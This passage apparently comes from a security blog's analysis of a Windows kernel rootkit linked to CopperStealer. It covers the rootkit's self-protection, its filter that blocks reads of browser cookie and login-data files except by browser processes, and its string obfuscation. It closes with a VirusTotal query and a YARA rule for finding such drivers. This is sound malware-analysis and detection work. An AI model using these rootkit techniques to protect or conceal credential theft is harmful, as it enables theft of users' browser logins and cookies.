


Figure 23: Disassembly of the IrpMjGenericHandler function.

Registry Key Deletion Prevention

The Registry Key Deletion Prevention feature prevents the deletion of the registry keys and values associated with the Windows service for the kernel driver.

The way this feature works is by registering a RegistryCallback routine that is triggered for every registry change and comparing the registry path with the service's path.

Prevent Reading of Denylisted Files (Except for Allowlisted Processes)

This feature uses the same file-system filter driver mechanism described in the Self-Deletion Prevention for IRP_MJ_READ (Figure 24).




Figure 24: Disassembly of the IrpMjReadHandler function.

Basically, it first checks the name of the file being accessed, then checks whether it contains or ends with one of the following denylisted strings:

- \\cookies.db\x00
- \\cookies.sqlite\x00
- \\Login Data\x00
- \\Cookies\x00
- \\WebCacheV01\x00

If the string is not denylisted, then the filter function will forward the IRP to the underlying driver in the device stack. But if the string is denylisted, it will first check whether the process attempting to access the file is an allowlisted process from the following list:

- \\explorer.exe\x00
- \\firefox.exe\x00
- \\Chrome.exe\x00
- \\opera.exe\x00
- \\Yandex.exe\x00
- \\baidu.exe\x00
- \\MicrosoftEdge.exe\x00
- \\MicrosoftEdgeCP.exe\x00
- \\rundll32.exe\x00

If the process name is allowlisted again, the filter function will forward the IRP to the underlying driver in the device stack. But if it is not, it will block the request by returning STATUS_ACCESS_DENIED, causing the read request to fail (Figure 25).

Figure 25: An example of an attempt to output the contents of the cookies.db file when the rootkit is loaded.

String Obfuscation

In multiple instances, the rootkit hides important strings such as the filename denylist or the process name allowlist with the following obfuscation. It initializes a string with REGISTRY\MACHINE\SOFTWARE and uses different bitwise arithmetic manipulations (Figure 26) to uncover the multiple strings, such as:

- \\explorer.exe\x00
- \\firefox.exe\x00
- \\Chrome.exe\x00
- \\opera.exe\x00
- \\Yandex.exe\x00
- \\baidu.exe\x00
- \\MicrosoftEdge.exe\x00

- \\MicrosoftEdgeCP.exe\x00
- \\rundll32.exe\x00




Figure 26: Disassembly view of the string de-obfuscation technique.

Although we would have liked to create a script to uncover these obfuscated strings, unfortunately, the authors made it hard for us to do so by randomizing the bitwise operations and values used for every string.

Hunting For Rootkits

Unlike user-mode malware, which imports mainly from libraries such as kernel32.dll and ntdll.dll, kernel-mode rootkits import their API functions almost exclusively from ntoskrnl.exe, which is the kernel itself. This fact is useful while hunting for rootkits in VirusTotal (VT) since it makes it easy to find drivers with malicious intent.

For instance, we can use the following query (Snippet 11):

not tag:signed and not tag:trusted and tag:peexe and imports:ntoskrnl.exe and positives:13+
Snippet 11: An example of a VirusTotal query to find malicious drivers.

The query will look for PE format files that are not signed or trusted and import them from ntoskrnl.exe.

Another option is to use a Yara rule when looking for a more specific set of files.

We could also employ a unique API usage with an additional binary pattern or strings to find new samples of our malicious driver or rootkit.

Just like when we've already analyzed a sample and want to find similar files (older or newer), we could use some properties of the code, such as the tag used in ExAllocatePoolWithTag and .pdb symbols to find related files to our initial binary.

An example of such a rule would be as follows (Snippet 12):

import "pe"
rule CopperStealerDriverx8664
{
strings:

```
$a0 = { 5f 4c 45 5f }
$a1 = { 5f 45 4c 5f }
$a2 = "_EL_" ascii wide
$a3 = "_LE_" ascii wide
$b = /f:\\sys\\objfre[0-9a-zA-Z_\\]*\\FsFilter(32|64)?.pdb/
condition:
uint16(0) == 0x5A4D
and uint32(uint32(0x3C)) == 0x00004550
and (
pe.machine == pe.MACHINE_AMD64
or pe.machine == pe.MACHINE_I386
)
and $b
and pe.imports("ntoskrnl.exe", "ExAllocatePoolWithTag")
and any of ($a*)
}
```

Snippet 12: An example for a Yara rule to hunt for malicious drivers (a.k.a. rootkits).

Conclusion: "Rootkits Are Not a Thing of the Past"

As we have seen in the case studies in this blog, rootkits are still active and targeting modern versions of Windows, including Windows 10 and 11 in both x86 and x64 architectures.

We have seen that rootkits have evolved from Hooking and DKOM-based techniques, which we covered in the last blog, to other techniques like file-system filter drivers and signed drivers by stolen certificates to avoid triggering PatchGuard and "bypass" DSE mitigations, as well as EDR (endpoint detection and remediation) solutions.

Products such as CyberArk Endpoint Privilege Manager can prevent such threats from succeeding by using least privilege controls or by just removing the administrator account from the system and thus preventing new drivers from being installed, as no unprivileged user on the system has the permissions to install a driver.

Resources

https://codemachine.com/articles/kernel_structures.html
https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/registering-fast-i-o-dispatch-routines
https://github.com/apriorit/file-system-filter